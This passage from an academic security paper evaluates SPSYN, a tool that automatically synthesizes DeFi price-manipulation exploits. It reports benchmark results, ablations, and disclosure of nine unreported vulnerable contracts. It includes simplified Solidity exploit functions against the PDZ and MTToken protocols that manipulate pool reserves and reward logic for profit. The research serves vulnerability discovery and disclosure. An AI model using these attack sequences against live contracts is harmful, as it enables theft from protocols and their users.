5.2.1 Overall Results. SPSYN demonstrates strong effectiveness across the benchmark, successfully synthesizing profitable exploit witnesses for 27 out of the 29 real-world DeFi incidents, achieving a success rate of 93.1%. In contrast, ItyFuzz, CPMMX, and FlashSyn successfully reproduced only 11 (37.9%), 19 (65.5%), and 7 (24.1%) cases, respectively. Table 1 also reports the historical scenario category (`Type`) and the state reached before profit realization (`State`)[2]. Among the 27 successful historical witnesses, only 8 pass through s_{stl}, while the remaining 19 go directly to s_{exit}. This is expected because settlement is optional: reward-distribution and stale-accounting incidents require an explicit settlement step, whereas many other attacks realize profit directly through the final swap-out once the distortion is sufficient. Notably, the performance of the baselines significantly degrades on complex, modern protocols emerging in 2024 and 2025 (see the lower half of Table 1). This degradation is primarily because ItyFuzz suffers from path explosion without recovering the right victim-side actions when handling deep state dependencies, CPMMX overfits to standard Constant Product Market Maker (CPMM) templates and fails to adapt to diverse business logics, and FlashSyn is more effective on compact swap-manipulate-exit patterns but generalizes poorly once synthesis must incorporate broader victim-side business logic. The time-to-first-witness results tell the same story. The median synthesis time for successful SPSYN runs is 114 seconds; 23 of the 27 successful cases (85.2%) are solved within 5 minutes, and 26 (96.3%) within 10 minutes. Semantic recovery therefore improves not only eventual coverage, but also how quickly the search reaches profitable regions.

Beyond ultimate coverage, the practical efficiency of a synthesizer heavily depends on its ability to avoid meaningless reverts caused by brittle DeFi constraints [47]. To quantify this execution feasibility, we evaluate the Valid Transaction Ratio (VTR) across the tools (Figure 3). The median VTR of ItyFuzz is approximately 10%, indicating that naive random mutation wastes massive computational resources on invalid states (*e.g.,* failing K-value invariants or balance checks). CPMMX achieves a median VTR of 44%, but its wide boxplot span suggests severe instability when encountering non-standard AMM patterns. FlashSyn reaches a median VTR of about 41% on the cases where it produces concrete verification logs, indicating that its action-level approximation works reasonably well on compact swap-manipulate-exit/settlement patterns, but its coverage drops sharply once synthesis must adapt to broader victim-side business logic or harder case-specific actions. Benefiting from concrete execution feedback and state-guided search under

[2]Here, `PDT`, `SSR`, `LM`, `AM`, `BRS`, `SPR`, and `LCM` denote the seven scenario abstractions documented in the artifact appendix [16].

Table 1: Detailed exploit reproduction results on $\mathcal{D}_V$ (✓denotes a successful profitable exploit synthesis; Type denotes the historical scenario category, and State denotes whether the historical witness reaches s_{stl} before s_{exit}). The overall row reports total successes for each tool, the s_{stl}/s_{exit} split, median SPSYN time, and cumulative SPSYN profit.

Date	DApp	Chain	SPSYN	ItyFuzz	CPMMX	FlashSyn	Type	State	Time	Profit
2022-04	wdoge	BSC	✓	✓	✓	✓	SSR	s_{exit}	106 s	30.1K
2022-07	LPC	BSC	✓	✓	✓	×	LM	s_{exit}	5 s	0.3K
2022-08	ANCH	BSC	✓	×	✓	×	SSR	s_{exit}	37 s	0.1K
2022-08	XST	ETH	✓	×	✓	×	SSR	s_{exit}	84 s	32.1K
2022-09	shadowFi	BSC	✓	×	✓	✓	SSR	s_{exit}	305 s	0.2K
2022-10	Health	BSC	✓	×	✓	×	BRS	s_{stl}	73 s	4.1K
2022-10	PLTD	BSC	✓	×	✓	×	PDT	s_{exit}	515 s	18.8K
2022-12	AES	BSC	✓	✓	✓	×	BRS	s_{stl}	332 s	17.2K
2023-01	ThoreumFi	BSC	✓	✓	✓	×	SPR	s_{exit}	296 s	0.1K
2023-02	SHEEP	BSC	✓	✓	✓	×	BRS	s_{stl}	141 s	5.5K
2023-02	Starlink	BSC	✓	×	✓	×	SSR	s_{exit}	277 s	4.2K
2023-03	BIGFI	BSC	✓	✓	✓	✓	SSR	s_{exit}	88 s	46.6K
2023-05	GPT	BSC	✓	×	✓	×	PDT	s_{exit}	164 s	90.1K
2023-07	ApeDAO	BSC	✓	×	×	×	PDT	s_{exit}	1081 s	5.2K
2023-09	Bamboo	BSC	✓	✓	✓	×	PDT	s_{exit}	167 s	12.8K
2023-09	BFC	BSC	✓	✓	✓	×	PDT	s_{exit}	238 s	12.7K
2023-09	HCT	BSC	✓	✓	✓	✓	BRS	s_{stl}	31 s	1.7K
2023-10	pSeudoEth	ETH	✓	✓	✓	✓	PDT	s_{exit}	114 s	2.5K
2024-02	BurnsDefi	BSC	✓	×	×	×	AM	s_{stl}	56 s	37.7K
2024-03	GHT	ETH	×	×	×	×	–	–	–	–
2024-03	TGBS	BSC	✓	✓	✓	×	BRS	s_{stl}	117 s	175.3K
2024-03	Zongzi	BSC	✓	×	×	×	AM	s_{stl}	6 s	55.4K
2024-04	WSM	BSC	✓	×	×	✓	LCM	s_{exit}	63 s	10.4K
2024-08	NovaXM2E	BSC	×	×	×	×	–	–	–	–
2024-10	SASHAToken	ETH	✓	×	×	×	PDT	s_{exit}	59 s	121.3K
2025-01	RoulettePotV2	BSC	✓	×	×	×	SPR	s_{exit}	14 s	2.3K
2025-03	BBXToken	BSC	✓	×	✓	×	PDT	s_{exit}	154 s	4.7K
2025-06	GMPool	ETH	✓	×	×	×	LM	s_{exit}	223 s	0.8K
2025-08	PDZ	BSC	✓	×	×	✓	AM	s_{stl}	6 s	2.3K
Overall			**27/29**	**11/29**	**19/29**	**7/29**	–	**8/19**	**114 s**	**694.5K**



Figure 3: Distribution of valid transaction ratio (VTR) across SPSYN, the baselines, and ablation variants.



Figure 4: Cumulative number of profitable exploit witnesses found over time for SPSYN, baselines, and ablation variants.

the semantic-aware state machine, SPSYN stably elevates the median VTR to 63%, demonstrating superior robustness and execution feasibility across complex cross-contract scenarios.

5.2.2 Profitability and Synthesis Efficiency. To evaluate the practical severity of the synthesized sequences, we calculate the cumulative net profit generated by SPSYN. Across the 27 successful cases, the synthesized exploits achieved an aggregated profit of approximately $694.5K. This shows that the generated witnesses are not only executable but also economically meaningful under the reconstructed snapshots.

Regarding synthesis efficiency, Figure 4 plots the cumulative distribution of successful exploit generation over time. CPMMX exhibits a steep initial curve because its heavily constrained search space is tailored specifically for standard AMMs. This design allows CPMMX to converge quickly on simple cases, but causes it to hit a performance ceiling early when facing complex logic. FlashSyn improves over unguided fuzzing on a few compact cases, but its curve also plateaus early because the action-level search does not generalize well once the exploit depends on richer victim-side logic. In contrast, SPSYN ultimately surpasses all baselines in both speed and overall coverage. By coupling stage-consistent search with feedback-driven parameter tightening, SPSYN explores richer cross-contract interactions without sacrificing convergence speed, thereby expanding the range of vulnerabilities it can synthesize.

5.2.3 LLM Comparison. To assess whether SPSYN is sensitive to LLMs, we compare four representative models: DeepSeek-V3 [33], GPT-4.1 mini [12], Gemini 2.5 Flash [22], and Claude 3.5 Haiku [8].

Table 2: LLM comparison for semantic tagging (§4.4.2) under identical prompting settings.

Model	Avg. Cost / Contract ($)	Semantic Tag	Result
DeepSeek-V3	0.0039	215/229 (93.89%)	27/29
GPT-4.1 mini	0.0057	213/229 (93.01%)	27/29
Gemini 2.5 Flash	0.0049	210/229 (91.70%)	27/29
Claude 3.5 Haiku	0.0123	192/229 (83.84%)	27/29

```
// --- Vulnerable Logic in PDZ ---
function burnToHolder(uint256 amount, address inviter) external {
    uint256 deserved = Router.getAmountsOut(amount, path)[path.
      length - 1];
    PDZ.burnToHolder(msg.sender, amount, deserved);
    ...}
function receiveRewards(address to) external {
    uint256 amount = balanceOf(msg.sender) - burnAmount[to];
    to.transfer(amount * 1e9);
    ...}
// --- Exploit Synthesized by SPSYN ---
function testExploit() external {
    uint256 inAmt = 12 ether;
    Router.swap(inAmt, 0, [WBNB, PDZ], address(this));
    uint256 burnAmt = PDZ.balanceOf(address(this)) * 10 / 10000;
    TBBuild.burnToHolder(burnAmt, address(this));
    TBBuild.receiveRewards(address(this));
    uint256 outAmt = PDZ.balanceOf(address(this));
    Router.swap(0, outAmt, [PDZ, WBNB], address(this));}
```

Figure 5: Simplified vulnerable logic and the synthesized exploit of the PDZ protocol.

Under the same prompt template, JSON output format, temperature, and maximum token budget, we manually audit the semantic tags defined in §4.4.2 only to measure tag accuracy. The downstream synthesis results in Table 2 are obtained by rerunning the full pipeline with each model's raw JSON outputs, without human correction of tags or seeds.

Table 2 shows that DeepSeek-V3 offers the best cost-accuracy tradeoff, so we use it in the main experiments. At the same time, all four models yield the same downstream synthesis result of 27/29 on $\mathcal{D}_V$, suggesting that SPSYN is relatively insensitive to LLM choice and that much of the downstream difficulty lies in the later dynamic execution stage rather than in semantic tagging itself.

5.2.4 False Negative Analysis. We conduct an in-depth manual audit on the two false negatives missed by SPSYN in $\mathcal{D}_V$ to identify system limitations. In GHT [3], the targeted token employs NFT-like logic where numeric parameters represent specific token IDs rather than fungible amounts [1]. Consequently, mutating the `transferFrom()` function produced negligible reserve shifts that failed to satisfy the $flag_{imb}$ threshold, causing the scheduler to discard the valid sequence. In NovaXM2E [4], the exploit logic requires extracting a specific share by first calling `tokenIdx()` to retrieve an index, and then passing it as an argument to `withdraw()`. Because this dependency is carried through a transient return value, the current pipeline cannot recover it explicitly. As a result, the probability of randomly guessing the exact 256-bit ID returned by `tokenIdx()` approaches $1/(2^{256}-1)$, leaving the vulnerability untriggered. These limitations are further discussed in §6.

5.2.5 Case Study: The PDZ Protocol. To concretely illustrate how SPSYN orchestrates the synthesis process, we analyze the PDZ protocol incident [5]. While ItyFuzz and CPMMX timed out after 24 hours without success, and FlashSyn required 644 seconds to reproduce the case, SPSYN synthesized a profitable witness yielding approximately 2.7 BNB (close to the actual 3.3 BNB reported loss) in just 5.6 seconds. As shown in Figure 5, the root cause lies in the `burnToHolder()` function (L2), which queries a decentralized exchange via `getAmountsOut()` for valuation. This spot-price dependency allows attackers to manipulate the pool reserves, artificially distorting the valuation and subsequently polluting the reward calculation in `receiveRewards()` (L6).

SPSYN automates this exploit through the interplay of stage guidance and feedback-driven tightening. During semantic recovery, the LLM correctly tags `burnToHolder()` as `burn_token` and `receiveRewards()` as `reward_distribute`. After initial *swap_in* , the state machine first permits anomaly-building actions, so the scheduler samples `burnToHolder()` in s_{seed}. Concrete execution then reveals a target-token outflux, which establishes the anomaly and advances the search into s_{imb}. Only after this signal is observed does the state machine introduce the settlement step by sampling the `reward_distribute`-tagged `receiveRewards()` and moving the candidate into s_{stl}. At the same time, concrete feedback resolves the brittle argument choices along this stage-consistent sequence. Large `uint` values for `burnToHolder()` trigger multiplication overflows and are therefore penalized until the search converges to feasible small values. When fuzzing `receiveRewards()`, the Token Flow Graph detects a favorable token influx and immediately locks the `address` argument to the attacker. The resulting candidate can then be wrapped with *swap_out*, validated as profitable, and returned at s_{exit}.

Answer to RQ1: *SPSYN successfully synthesizes profitable exploits for 27 out of 29 real-world incidents, achieving a 93.1% success rate and accumulating approximately $694.5K in net profit. Compared to state-of-the-art baselines, it exhibits superior synthesis efficiency by completing most cases within minutes and demonstrates higher execution feasibility by elevating the median Valid Transaction Ratio to over 60%. The additional LLM comparison further suggests that this synthesis performance remains stable across different model backends.*

5.3 RQ2: Ablation Study

To understand the contribution of the concrete-execution stage in SPSYN, we conduct an ablation study on the two search components introduced in §4.5.2 and §4.5.3: the semantic-aware state machine and feedback-driven constraint tightening.

Ablation Setup We construct three degraded variants of SPSYN: (1) *w/o FSM* removes the semantic-aware state machine and the associated state-compatible transformation rules, so the search mutates *seed*s without state guidance. (2) *w/o Cons* disables feedback-driven constraint tightening, retaining the same initial parameter domains but removing address fixing and weight updates, so later mutations sample from untightened domains. (3) *w/o Both* disables both mechanisms, leaving only unguided *seed* transformation and unguided parameter mutation around the fixed *swap_in*/*swap_out* shell. To mitigate the impact of randomness, each variant is executed three times per target, and we report the average results.

5.3.1 Impact on Synthesis Efficiency and Coverage. Figure 4 plots the cumulative distribution of profitable exploits synthesized over

time across all variants. The full SPSYN system consistently outperforms all degraded variants, achieving both the fastest convergence rate and the highest ultimate coverage (27 cases).

Disabling feedback-driven constraint tightening (*w/o Cons*) reduces the number of successful cases to 18 and shifts the curve significantly to the right. This result highlights the critical role of concrete execution feedback in parameter mutation. Without address fixing and weight updates, later mutations continue to sample broad, untightened parameter domains and repeatedly violate strict numerical invariants (*e.g.,* AMM K-value checks or precise balance transfers), substantially increasing the exploration cost.

Removing the semantic-aware state machine (*w/o FSM*) causes an even more severe performance drop, reducing the successful cases to 13. This demonstrates that for complex, multi-step price-manipulation attacks, state-guided sequence transformation is as important as parameter refinement. Once the state-compatible transformation rules are removed, the search can still mutate call arguments, but it can no longer preserve the stage order required by the exploit, preventing many branches from reaching deep vulnerable states. Naturally, the *w/o Both* variant performs the worst, covering only 8 trivial cases with the longest execution time, representing the lower bound of unguided fuzzing.

5.3.2 Execution Feasibility and Mutation Quality. To understand the underlying reasons for the performance drops, we analyze the Valid Transaction Ratio (VTR), defined as the percentage of mutated transactions that execute without triggering an EVM revert.

As depicted in Figure 3, the full SPSYN demonstrates optimal execution quality with a median VTR of approximately 63%. This high feasibility reflects the synergy between the two search-stage mechanisms: feedback-driven constraint tightening steers mutations toward executable parameter regions, while the state machine keeps sequence transformation consistent with attack progress. In contrast, the median VTR for *w/o FSM* sharply declines to roughly 36%. This indicates that even when parameter domains are still refined, removing state guidance causes the search to introduce victim-side calls in invalid stages, which in turn triggers state-dependent reverts. Therefore, the state machine is indispensable not only for guiding the attack direction but also for ensuring sequence legality.

Furthermore, variants lacking constraint tightening (*w/o Cons* and *w/o Both*) exhibit the worst performance, with median VTRs plummeting below 20%. These metrics are nearly identical to the naive ItyFuzz baseline. This confirms that without feedback-driven tightening, mutation repeatedly samples invalid numeric and address choices, wasting over 80% of the computational budget on reverts. While the CPMMX baseline maintains a moderate VTR of 44% due to its hardcoded templates, it lacks dynamic adaptability. By combining the semantic-aware state machine with feedback-driven constraint tightening, SPSYN achieves the highest mutation quality and efficiency.

Answer to RQ2: *The ablation study demonstrates that both search-stage components are indispensable. The semantic-aware state machine preserves stage-consistent exploration, while feedback-driven constraint tightening uses concrete execution feedback to steer mutation toward executable and profitable regions. Together, they boost the number of synthesized exploits from 8 to 27 and elevate the median Valid Transaction Ratio from below 20% to 63%, ensuring both broad coverage and high execution precision.*

Table 3: Profitable unreported exploits synthesized by SPSYN in the wild.

ID	Victim Contract	Chain	Block Height	Profit ($)
1	0x6295...	BSC	82730113	23,600
2	0x2f3f...	BSC	74935050	11,100
3	0xa385...	ETH	24449024	25
4	0xc154...	ETH	24445530	8
5	0x350a...	ETH	24445530	11
6	0xdec5...	ETH	24449024	9
7	0x5728...	ETH	24436137	32
8	0xbb9f...	ETH	24403338	201
9	0xd1b9...	ETH	24312878	143

```
function testExploit() external {
    uint256 inAmt = 500000 ether * 995 / 1000;
    uint256 buyOut = quoteOutUSDTtoMT(inAmt) * 30 / 100;
    Pair.swap(buyOut, 0, address(this), "");
    uint256 seedAmt = MT.balanceOf(address(this)) * 225 / 1000;
    MT.transfer(address(Pair), seedAmt);
    Pair.skim(address(this));
    Pair.sync();
    uint256 sellAmt = MT.balanceOf(address(this)) * 30 / 100;
    Router.swap(sellAmt, 0, [MT, USDT], address(this));
}
```

Figure 6: Simplified synthesized EXP for MTToken.

5.4 RQ3: Real-World Vulnerability Discovery

To evaluate whether SPSYN can discover unknown vulnerabilities in the wild, we deployed the framework on Ethereum (ETH) and Binance Smart Chain (BSC) archive nodes. For each targeted protocol, we fork the blockchain at its latest block height at the time of analysis to serve as the concrete execution snapshot for the synthesis process.

5.4.1 Overall Discovery Results. SPSYN successfully synthesized 9 profitable exploit witnesses against previously unreported, real-world DeFi protocols. As detailed in Table 3, these synthesized exploits yield a cumulative potential profit of approximately $35.1K. Further analysis reveals that all 9 cases align with the `PAIR_DIRECT_TRANSFER` or `SKIM_SYNC_REALIGN` scenarios documented in the artifact [16]. This concentration is expected because our proactive search starts from deployed AMM/token contracts and expands only through observable interactions, making it more likely to expose vulnerabilities that do not rely on complex protocol-specific business logic. In practice, such paths often arise from token-side side effects (*e.g.,* flawed fee-on-transfer math) or reserve synchronization delays [56]. Notably, before the disclosure process concluded, two BSC cases in our discovery set were independently exploited in the wild. Following responsible disclosure practices, we have anonymized the victim contract addresses in Table 3 to prevent malicious exploitation, as the respective vendors have not yet deployed security patches.

5.4.2 Case Study: The MTToken Incident. As a representative example, we analyze Case #2 (MTToken) [13]. Shortly after SPSYN synthesized this exploit but before the disclosure process concluded,

an attacker exploited the same vulnerability in the wild on January 12, 2026 (Block 74937080), extracting approximately $37K. This overlap highlights the practical utility of our tool. More importantly, once the public attack completed, the same profitable opportunity no longer existed on-chain. The synthesized witness is therefore meaningful because it was produced on the pre-attack snapshot, before the window disappeared.

The vulnerability roots in the `transactionFee()` logic invoked during `transfer()`, which erroneously burns excessive tokens and disrupts the pool's invariant. SPSYN autonomously orchestrated the exploit shown in Figure 6. During the setup, the constraint mechanism dynamically bounded the swap amount to a specific proportion (30%) to bypass strict tax checks and establish the attacker position (L2–L4). After the perturbation step that transfers MT into the pair (L5–L6), the Token Flow Graph detected an abnormal outflux of MT tokens from the pool. Guided by the semantic-aware state machine in §4.3, this meaningful anomaly advanced the search into the imbalance state and triggered the subsequent `skim()` and `sync()` sequence to solidify the reserve distortion (L7–L8). Finally, the remaining MT was swapped back to USDT to realize profit (L9–L10). Consequently, the pool's reserve ratio was artificially inflated from 160 to approximately 10K. The final *swap_out* realized a net profit of $11.1K. While this successfully proves exploitability, the profit is roughly one-third of the real attacker's $37K. The real attacker reverse-engineered the state to calculate the theoretical global maximum. In contrast, SPSYN relies on proportional heuristic sampling, occasionally settling at a local optimum. This limitation regarding profit maximization is further discussed in §6.

Answer to RQ3: *SPSYN successfully discovered 9 previously unreported profitable vulnerabilities on Ethereum and BSC, achieving a cumulative potential profit of $35.1K. Notably, two discovered BSC cases were later exploited in the wild before the disclosure process concluded. This demonstrates SPSYN's timeliness and practical capability in identifying severe threats in the wild.*

6 Discussion

SPSYN still has several limitations. First, the current abstraction is centered on two-token reserve manipulation and therefore does not fully cover the entire space of price-manipulation vulnerabilities. This design is a deliberate trade-off: by focusing on stage-consistent victim-side actions and two-token imbalance feedback, SPSYN keeps the search space small and executable, but may lose completeness on attacks that depend on richer protocol-specific business logic, longer inter-contract coordination, or price effects beyond a manipulable two-token pair. In addition, SPSYN relies on the LLM to recover victim-side function roles, which may struggle with highly unconventional or obfuscated logic. As revealed in §5.2, the current pipeline also does not recover dependencies passed through transient memory (*e.g.,* return values), so valid execution paths may be discarded. A promising next step is to integrate LLM-assisted taint analysis [32] to track such flows more accurately.

Second, SPSYN synthesizes profitable exploit witnesses, but it does not guarantee maximum value extraction. As shown in §5.4.2, the current proportional sampling heuristic may settle at local optima. Future work could replace this heuristic with finer-grained state models and more principled optimization over parameter ranges [30].

Finally, SPSYN targets a specific block snapshot. Because DeFi states evolve rapidly, an exploit that is executable at the analyzed snapshot may become invalid shortly afterward. Extending SPSYN to infer valid ranges of critical state variables, rather than outputting only a static trace, would make the results more useful for vulnerability localization and defense.

7 Related Work

Smart Contract Vulnerability Detection. The immutability of smart contracts has driven extensive research into automated security analysis. Early efforts rely on static analysis and symbolic execution to explore execution paths and track data flows for classical vulnerabilities [23, 24, 35, 39]. To address the limitations of static over-approximation, dynamic fuzzing frameworks have gained prominence. These approaches utilize ABI-based testing, state-aware snapshots, and feedback guidance to uncover deep logical bugs through concrete execution [26, 28, 37, 50]. Recently, Large Language Models (LLMs) have been integrated into the auditing pipeline. Advanced systems leverage LLMs to infer contract invariants and reason about complex business semantics, bridging the gap between code syntax and high-level vulnerabilities [34, 40].

Price Manipulation Detection. Existing detection mechanisms for DeFi price manipulation operate at transaction or contract levels. Transaction-centric approaches monitor on-chain activities to recognize retrospective manipulation patterns [46, 48]. Contract-level analyzers generate proactive warnings either by identifying risky token-flow logic in potential victims [29] or profiling malicious behaviors in deployed attack contracts [52]. While valuable for raising alarms, these techniques cannot confirm exploitability. To bridge this gap, recent exploit synthesis tools [21, 25, 43] move beyond suspicion by attempting to automatically construct executable attack payloads to validate underlying vulnerabilities.

8 Conclusion

In this paper, we propose SPSYN, a DeFi price-manipulation exploit synthesizer that combines semantic recovery with state-guided search. From structured cross-contract contexts, SPSYN recovers attack-relevant victim-side function roles, organizes them into stage-consistent candidates and initial seed, and then uses concrete execution feedback to guide sequence transformation and parameter refinement under a semantic-aware state machine. Evaluations on 29 historical incidents show that SPSYN synthesizes 27 profitable exploit witnesses, substantially outperforming ItyFuzz, CPMMX, and FlashSyn. Deploying SPSYN on Ethereum and Binance Smart Chain further uncovers 9 previously unreported profitable vulnerabilities with a cumulative potential profit of $35.1K.

Acknowledgments

We thank our shepherd and the anonymous reviewers for their valuable suggestions. This work was supported in part by the National Natural Science Foundation of China (grants No.62572209) and the Hubei Provincial Key Research and Development Program (grant No. 2025BAB057), HKPolyU Grant (P0054144) and CityUHK Grant (9610768).

Data Availability Statement

The supplementary materials, source code, and datasets of SPSYN are publicly available [16].

References

[1] 2018. ERC-721 Non-Fungible token standard. https://eips.ethereum.org/EIPS/eip-721.

[2] 2024. The Foundry book. https://book.getfoundry.sh/.

[3] 2024. GHT PoC. https://github.com/SunWeb3Sec/DeFiHackLabs/blob/main/src/test/2024-03/GHT_exp.sol.

[4] 2024. NovaXM2E PoC. https://github.com/SunWeb3Sec/DeFiHackLabs/blob/main/src/test/2024-08/NovaXM2E_exp.sol.

[5] 2024. The PDZ Incident. https://x.com/tikkalaresearch/status/1957500585965678828.

[6] 2025. Uniswap V2. https://app.uniswap.org/whitepaper.pdf.

[7] 2026. APE Exploit. https://github.com/SunWeb3Sec/DeFiHackLabs/blob/main/src/test/2023-07/ApeDAO_exp.sol.

[8] 2026. Claude Haiku 3.5. https://www.anthropic.com/news/3-5-models-and-computer-use.

[9] 2026. DefihackLab. https://github.com/SunWeb3Sec/DeFiHackLabs.

[10] 2026. DefiLlama Hacks. https://defillama.com/hacks.

[11] 2026. Etherscan API. https://docs.etherscan.io/api-reference/endpoint/getabi.

[12] 2026. GPT-4.1-Mini. https://openai.com/index/gpt-4-1/.

[13] 2026. The MTToken Incident. https://x.com/TenArmorAlert/status/2010630024274010460?s=20.

[14] 2026. REVM. https://github.com/bluealloy/revm.

[15] 2026. Solidity Doc. https://docs.soliditylang.org/.

[16] 2026. SPSYN Artifact. https://doi.org/10.6084/m9.figshare.31891771.

[17] Guillermo Angeris and Tarun Chitra. 2020. Improved price oracles: Constant function market makers. In *Proceedings of the 2nd ACM Conference on Advances in Financial Technologies*. 80–91.

[18] Vitalik Buterin et al. 2014. A next-generation smart contract and decentralized application platform. *white paper* 3, 37 (2014), 2–1.

[19] Weimin Chen, Xiapu Luo, Haipeng Cai, and Haoyu Wang. 2024. Towards Smart Contract Fuzzing on GPUs. In *2024 IEEE Symposium on Security and Privacy (SP)*. 2255–2272. doi:10.1109/SP54263.2024.00229

[20] Weimin Chen, Zihan Sun, Haoyu Wang, Xiapu Luo, Haipeng Cai, and Lei Wu. 2022. WASAI: uncovering vulnerabilities in Wasm smart contracts. In *Proceedings of the 31st ACM SIGSOFT International Symposium on Software Testing and Analysis* (Virtual, South Korea) *(ISSTA 2022)*. Association for Computing Machinery, New York, NY, USA, 703–715. doi:10.1145/3533767.3534218

[21] Zhiyang Chen, Sidi Mohamed Beillahi, and Fan Long. 2024. FlashSyn: Flash Loan Attack Synthesis via Counter Example Driven Approximation. In *Proceedings of the IEEE/ACM 46th International Conference on Software Engineering* (Lisbon, Portugal) *(ICSE '24)*. Association for Computing Machinery, New York, NY, USA, Article 142, 13 pages. doi:10.1145/3597503.3639190

[22] Gheorghe Comanici, Eric Bieber, Mike Schaekermann, Ice Pasupat, Noveen Sachdeva, Inderjit Dhillon, Marcel Blistein, Ori Ram, Dan Zhang, Evan Rosen, et al. 2025. Gemini 2.5: Pushing the frontier with advanced reasoning, multimodality, long context, and next generation agentic capabilities. *arXiv preprint arXiv:2507.06261* (2025).

[23] Josselin Feist, Gustavo Greico, and Alex Groce. 2019. Slither: a static analysis framework for smart contracts. In *Proceedings of the 2nd International Workshop on Emerging Trends in Software Engineering for Blockchain* (Montreal, Quebec, Canada) *(WETSEB '19)*. IEEE Press, 8–15. doi:10.1109/WETSEB.2019.00008

[24] Neville Grech, Lexi Brent, Bernhard Scholz, and Yannis Smaragdakis. 2019. Gigahorse: thorough, declarative decompilation of smart contracts. In *Proceedings of the 41st International Conference on Software Engineering* (Montreal, Quebec, Canada) *(ICSE '19)*. IEEE Press, 1176–1186. doi:10.1109/ICSE.2019.00120

[25] Sujin Han, Jinseo Kim, Sung-Ju Lee, and Insu Yun. 2025. Automated Attack Synthesis for Constant Product Market Makers. *Proc. ACM Softw. Eng.* 2, ISSTA, Article ISSTA003 (June 2025), 22 pages. doi:10.1145/3728872

[26] Ningyu He, Ruiyi Zhang, Haoyu Wang, Lei Wu, Xiapu Luo, Yao Guo, Ting Yu, and Xuxian Jiang. 2021. {EOSAFE}: security analysis of {EOSIO} smart contracts. In *30th USENIX security symposium (USENIX Security 21)*. 1271–1288.

[27] Xiaohui Hu, Wun Yu Chan, Yuejie Shi, Qumeng Sun, Wei-Cheng Wang, Chiachih Wu, Haoyu Wang, and Ningyu He. 2026. An Effective and Cost-Efficient Agentic Framework for Ethereum Smart Contract Auditing. *arXiv preprint arXiv:2601.17833* (2026).

[28] Bo Jiang, Ye Liu, and W. K. Chan. 2018. ContractFuzzer: fuzzing smart contracts for vulnerability detection. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering* (Montpellier, France) *(ASE '18)*. Association for Computing Machinery, New York, NY, USA, 259–269. doi:10.1145/3238147.3238177

[29] Queping Kong, Jiachi Chen, Yanlin Wang, Zigui Jiang, and Zibin Zheng. 2023. DeFiTainter: Detecting Price Manipulation Vulnerabilities in DeFi Protocols. In *Proceedings of the 32nd ACM SIGSOFT International Symposium on Software Testing and Analysis* (Seattle, WA, USA) *(ISSTA 2023)*. Association for Computing Machinery, New York, NY, USA, 1144–1156. doi:10.1145/3597926.3598124

[30] Ziqiao Kong, Cen Zhang, Maoyi Xie, Ming Hu, Yue Xue, Ye Liu, Haijun Wang, and Yang Liu. 2025. Smart Contract Fuzzing Towards Profitable Vulnerabilities. *Proc. ACM Softw. Eng.* 2, FSE, Article FSE008 (June 2025), 23 pages. doi:10.1145/3715720

[31] Alfred Lehar and Christine Parlour. 2025. Decentralized exchange: The uniswap automated market maker. *The Journal of Finance* 80, 1 (2025), 321–374.

[32] Huarui Lin, Zhipeng Gao, Jiachi Chen, Xiang Chen, Xiaohu Yang, and Lingfeng Bao. 2025. ACTaint: Agent-Based Taint Analysis for Access Control Vulnerabilities in Smart Contracts. In *2025 40th IEEE/ACM International Conference on Automated Software Engineering (ASE)*. 2555–2567. doi:10.1109/ASE63991.2025.00210

[33] Aixin Liu, Bei Feng, Bing Xue, Bingxuan Wang, Bochao Wu, Chengda Lu, Chenggang Zhao, Chengqi Deng, Chenyu Zhang, Chong Ruan, et al. 2024. Deepseek-v3 technical report. *arXiv preprint arXiv:2412.19437* (2024).

[34] Ye Liu, Yue Xue, Daoyuan Wu, Yuqiang Sun, Yi Li, Miaolei Shi, and Yang Liu. 2025. PropertyGPT: LLM-driven Formal Verification of Smart Contracts through Retrieval-Augmented Property Generation. In *Proceedings of the 2025 Network and Distributed System Security Symposium (NDSS)*. 1–15.

[35] Loi Luu, Duc-Hiep Chu, Hrishi Olickel, Prateek Saxena, and Aquinas Hobor. 2016. Making Smart Contracts Smarter. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (Vienna, Austria) *(CCS '16)*. Association for Computing Machinery, New York, NY, USA, 254–269. doi:10.1145/2976749.2978309

[36] Kaihua Qin, Liyi Zhou, Benjamin Livshits, and Arthur Gervais. 2021. Attacking the DeFi Ecosystem with Flash Loans for Fun and Profit. In *Financial Cryptography and Data Security: 25th International Conference, FC 2021, Virtual Event, March 1–5, 2021, Revised Selected Papers, Part I*. Springer-Verlag, Berlin, Heidelberg, 3–32. doi:10.1007/978-3-662-64322-8_1

[37] Chaofan Shou, Shangyin Tan, and Koushik Sen. 2023. ItyFuzz: Snapshot-Based Fuzzer for Smart Contract. In *Proceedings of the 32nd ACM SIGSOFT International Symposium on Software Testing and Analysis* (Seattle, WA, USA) *(ISSTA 2023)*. Association for Computing Machinery, New York, NY, USA, 322–333. doi:10.1145/3597926.3598059

[38] Liya Su, Xinyue Shen, Xiangyu Du, Xiaojing Liao, XiaoFeng Wang, Luyi Xing, and Baoxu Liu. 2021. Evil under the sun: Understanding and discovering attacks on ethereum decentralized applications. In *30th USENIX Security Symposium (USENIX Security 21)*. 1307–1324.

